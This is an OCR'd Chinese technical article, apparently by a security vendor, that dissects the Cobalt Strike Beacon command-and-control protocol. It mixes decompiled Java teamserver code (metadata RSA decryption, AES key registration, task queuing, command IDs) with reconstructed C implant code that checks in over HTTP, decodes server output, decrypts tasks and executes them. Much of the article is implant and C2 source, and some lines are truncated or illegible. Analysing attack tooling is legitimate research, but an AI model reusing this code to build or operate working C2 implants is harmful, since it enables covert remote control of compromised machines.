2.3 Beacon 请求通信



```
int server_out_size = call_send_Metadata(http_get_url, server_output_buffer, server_output_size);
if (server_out_size > 0)
{
    int taskdata_size = decrypt_output_data(server_output_buffer, server_out_size);// 解密
    server_out_size = taskdata_size;
    if (taskdata_size > 0)
    {
        Parse_Task((BeaconTask*)server_output_buffer, taskdata_size);// 对解密后的任务进行执行
    }
}
```

读取配置的通信规则，根据通信规则，编码组装请求数据，如果想更加灵活，可以动态下发通信规则，随时修改。




```
int send_Metadata(char* http_get_url, char* Server_Output_Buffer, int server_output_size)
{
    CHAR szObjectName[1024] = { 0 };
    BeaconHttpRequest beaconhttprequest = { 0 };

    PCSTR lpszAcceptTypes[] = { "*/*", NULL };

    BeaconHttpRequestInit(g_Encryption_Metadata_size, &beaconhttprequest);

    _snprintf((char*)beaconhttprequest.httpGetUrl, 1024, "%s", http_get_url);

    char* http_get_client_config = get_str(12);//获取请求配置
    //对即将发送的数据按照配置进行编码组合
    encode_Metadata(http_get_client_config, &beaconhttprequest, g_Encryption_Metadata, g_Encryption_Metadata_size, 0,
0);
    ..................................
    ..................................
    ..................................
    char* server_output_config = get_str(11);       // .http-get.server.output
    //根据配置解码服务端输出
    int decode_size = decode_metadata((char*)Server_Output_Buffer, size, server_output_config, server_output_size);
    return decode_size;
    ..................................
    return 0;
}
```

VUL·AI 华云安


03 Beacon 基本通信流程

3.1 Server处理请求




```
    public class GetHandler implements MalleableHook.MyHook
    {
        private GetHandler()
        {}@
        Override // c2profile.MalleableHook.MyHook
        public byte[] serve(String str, String str2, Properties properties, Properties properties2)
        {
            String remoteAddress = ServerUtils.getRemoteAddress(BeaconHTTP.this.f98c2profile, properties);
            String recover = BeaconHTTP.this.f98c2profile.recover(".http-get.client.metadata", properties, properties2,
BeaconHTTP.this.getPostedData(properties2), str);
            if(recover.length() == 0 || recover.length() != 128)
            { // 判断元数据长度
                CommonUtils.print_error("Invalid session id");
                MudgeSanity.debugRequest(".http-get.client.metadata", properties, properties2, "", str, remoteAddress);
                return new byte[0];
            }
            //解析元数据
            BeaconEntry process_beacon_metadata = BeaconHTTP.this.controller.process_beacon_metadata(BeaconHTTP.this.listener,
remoteAddress, CommonUtils.toBytes(recover), null, 0);
            if(process_beacon_metadata == null)
            {
                MudgeSanity.debugRequest(".http-get.client.metadata", properties, properties2, "", str, remoteAddress);
                return new byte[0];
            }
            //判断任务列队中是否存在任务如果存在，就加密后返回
            byte[] dump = BeaconHTTP.this.controller.dump(process_beacon_metadata.getId(), 921600, 1048576);
            int length = 921600 - dump.length;
            if(BeaconHTTP.this.datajitter > 0 && length >= 10)
            {
                int i = BeaconHTTP.this.datajitter;
                if(i > length)
                {
                    i = length;
                }
                dump = CommonUtils.join(dump, BeaconHTTP.this.getNullJitterTask(i));
            }
            return dump.length > 0 ? BeaconHTTP.this.controller.getSymmetricCrypto().encrypt(process_beacon_metadata.getId(),
dump) : new byte[0];
        }
    }
```

3.2 Server处理请求



```java
public BeaconEntry process_beacon_metadata(ScListener scListener, String str, byte[] bArr) {
    return process_beacon_metadata(scListener, str, bArr, null, 0);
}
public BeaconEntry process_beacon_metadata(ScListener scListener, String str, byte[] bArr, String str2, int i) {
    BeaconEntry resolveEgress;
    byte[] decrypt = getAsymmetricCrypto().decrypt(bArr); // 先进行RSA解密
    if(decrypt == null || decrypt.length == 0) {
        CommonUtils.print_error("decrypt of metadata failed");
        return null;
    }
    String bString = CommonUtils.bString(decrypt); // 转为string
    String aes_key = bString.substring(0, 16); // 16 aes key
    String codepage = WindowsCharsets.getName(CommonUtils.toShort(bString.substring(16, 18))); // codepage
    String oem = WindowsCharsets.getName(CommonUtils.toShort(bString.substring(18, 20))); // oem
    String listener_name = "";
    if(scListener != null) {
        listener_name = scListener.getName();
    } else if(!(str2 == null || (resolveEgress = getCheckinListener().resolveEgress(str2)) == null)) {
        listener_name = resolveEgress.getListenerName();
    }
    //解析数据
    BeaconEntry beaconEntry = new BeaconEntry(decrypt, codepage, str, listener_name);
    if(!beaconEntry.sane()) {
        CommonUtils.print_error("Session " + beaconEntry + " metadata validation failed. Dropping");
        return null;
    }
    getCharsets().register(beaconEntry.getId(), codepage, oem);
    if(str2 != null) {
        beaconEntry.link(str2, i);
    }
    getSymmetricCrypto().registerKey(beaconEntry.getId(), CommonUtils.toBytes(aes_key));
    if(getCheckinListener() != null) {
        getCheckinListener().checkin(scListener, beaconEntry);
    } else {
        CommonUtils.print_stat("Checkin listener was NULL (this is good!)");
    }
    return beaconEntry;
}
```




```java
public BeaconEntry(byte[] bArr, String str, String str2, String str3) {
        this.id = "";
        this.pid = "";
        this.ver = "";
        this.build = 0;
        this.intz = "";
        this.comp = "";
        this.user = "";
        this.is64 = "0";
        this.ext = "";
        this.last = System.currentTimeMillis();
        this.diff = 0L;
        this.state = 0;
        this.hint = 0;
        this.pbid = "";
        this.note = "";
        this.barch = "";
        this.alive = true;
        this.port = "";
        this.sane = false;
        this.chst = null;
        this.proc = "";
        this.accent = "";
        this.lname = "";
        try {
            DataParser dataParser = new DataParser(bArr);
            dataParser.big();
            dataParser.consume(20);
            this.id = Long.toString(CommonUtils.toUnsignedInt(dataParser.read
            this.pid = Long.toString(CommonUtils.toUnsignedInt(dataParser.rea
            this.port = Integer.toString(CommonUtils.toUnsignedShort(dataParse
            byte machine = dataParser.readByte();
            if (CommonUtils.Flag(machine, 1)) {
                this.barch = "";
                this.pid = "";
                this.is64 = "";
            } else if (CommonUtils.Flag(machine, 2)) {
                this.barch = "x64";
            } else {
                this.barch = "x86";
            }
            this.is64 = CommonUtils.Flag(machine, 4) ? "1" : "0";
            boolean Flag = CommonUtils.Flag(machine, 8);
            this.ver = ((int) dataParser.readByte()) + Constants.ATTRVAL_THIS
            this.build = dataParser.readShort();
            byte[] readBytes = dataParser.readBytes(4);
            this.ptr_gmh = dataParser.readBytes(4);
            this.ptr_gpa = dataParser.readBytes(4);
            if ("x64".equals(this.barch)) {
                this.ptr_gmh = CommonUtils.join(readBytes, this.ptr_gmh);
                this.ptr_gpa = CommonUtils.join(readBytes, this.ptr_gpa);
            }
```

3.3 Beacon接收请求返回

VUL·AI 华云安

发送元数据请求完成后，查询返回数据并根据配置进行解码




```
// 调用InternetQueryDataAvailable()查询返回的数据大小
if ([illegible](hRequest, &dwNumberOfBytesAvailable, 0, 0)
    && dwNumberOfBytesAvailable
    && dwNumberOfBytesAvailable < server_output_size)
{
    if (!server_output_size)
    {
        [illegible](hRequest);
        return 0;
    }
    do
    {
        if (![illegible](hRequest, Server_Output_Buffer + size, 0x1000, &dwNumberOfBytesRead))
        {
            break;
        }
        if (!dwNumberOfBytesRead)
        {
            break;
        }
        size += dwNumberOfBytesRead;

    } while (size < server_output_size);
    if (size >= server_output_size)
    {
        [illegible](hRequest);
        return 0;
    }
    [illegible](hRequest);
    char* server_output_config = [illegible](11);      // .http-get.server.output
    //根据配置解码服务端输出
    int decode_size = decode_metadata((char*)Server_Output_Buffer, size, server_output_config, server_output_size);
    return decode_size;
```

声明方式	编码方式
append "string"	将指定字符串附加在末尾
base64	Base64编码
base64url	**一种变异的Base64编码(这种编码后的数据不会含义破坏url完整性的字符如+号)**
mask	XOR编码 key是随机的
netbios	NetBIOS Encode 'a'
netbiosu	NetBIOS Encode 'A'
prepend "string"	将指定字符串附加在头部

3.4 Beacon接收请求返回

对解码后的数据进行AES解密




```
int server_out_size = call_send_Metadata(http_get_url, server_output_buffer, server_output_size);
if (server_out_size > 0)
{
    int taskdata_size = decrypt_output_data(server_output_buffer, server_out_size);// 解密
    server_out_size = taskdata_size;
    if (taskdata_size > 0)//有任务
    {
        Parse_Task((BeaconTask*)server_output_buffer, taskdata_size);// 对解密后的任务进行执行
    }
}
```


VUL·AI
华云安


04 Beacon 任务分发

4.1 任务数据构造打包


查找用例: beacon.CommandBuilder.setCommand(int) void

节点	代码
aggressor.bridges.BeaconBridge.evaluate(String, Scri	encodedCommandBuilder.setCommand(78);
beacon.BeaconC2.dump(String, int, int, HashSet) byte	commandBuilder.setCommand(22);
beacon.BeaconC2.dump(String, int, int, HashSet) byte	commandBuilder2.setCommand(22);
beacon.BeaconC2.process_beacon_callback_decrypted(St	commandBuilder.setCommand(24);
beacon.BeaconC2.process_beacon_callback_decrypted(St	commandBuilder2.setCommand(19);
beacon.BeaconC2.task_to_link(String, String) void	commandBuilder.setCommand(68);
beacon.BeaconC2.task_to_unlink(String, String) void	commandBuilder.setCommand(23);
beacon.BeaconData.task(String, byte[]) void	commandBuilder.setCommand(3);
beacon.BeaconHTTP.getNullJitterTask(int) byte[]	commandBuilder.setCommand(6);
beacon.BeaconObjectTask.build(byte[]) byte[]	commandBuilder.setCommand(100);
beacon.Job.inject(int, String) void	this.builder.setCommand(43);
beacon.Job.inject(int, String) void	this.builder.setCommand(9);
beacon.Job.inject(int, String) void	this.builder.setCommand(getJobType());
beacon.Job.spawn(String, String) void	this.builder.setCommand(44);
beacon.Job.spawn(String, String) void	this.builder.setCommand(90);
beacon.Job.spawn(String, String) void	this.builder.setCommand(1);
beacon.Job.spawn(String, String) void	this.builder.setCommand(89);
beacon.Job.spawn(String, String) void	this.builder.setCommand(getJobType());
beacon.JobSimple.spawn(String) void	this.builder.setCommand(71);



```java
public void addLengthAndString(byte[] bArr) {
    try {
        if (bArr.length == 0) {
            addInteger(0);
        } else {
            addInteger(bArr.length);
            this.backing.write(bArr);
        }
    } catch (IOException e) {
        MudgeSanity.logException("addLengthAndString: '" + bArr + "'", e, false);
    }
}

public void addShort(int i) {
    byte[] bArr = new byte[8];
    ByteBuffer.wrap(bArr).putShort((short) i);
    this.backing.write(bArr, 0, 2);
}

public void addByte(int i) {
    this.backing.write(i & 255);
}

public void addInteger(int i) {
    byte[] bArr = new byte[8];
    ByteBuffer.wrap(bArr).putInt(i);
    this.backing.write(bArr, 0, 4);
}
```


```java
CommandBuilder commandBuilder2 = new CommandBuilder();
commandBuilder2.setCommand(22);
commandBuilder2.addInteger(Integer.parseInt(str2));
byte[] build2 = commandBuilder2.build();
byteArrayOutputStream.write(build2, 0, build2.length);
```

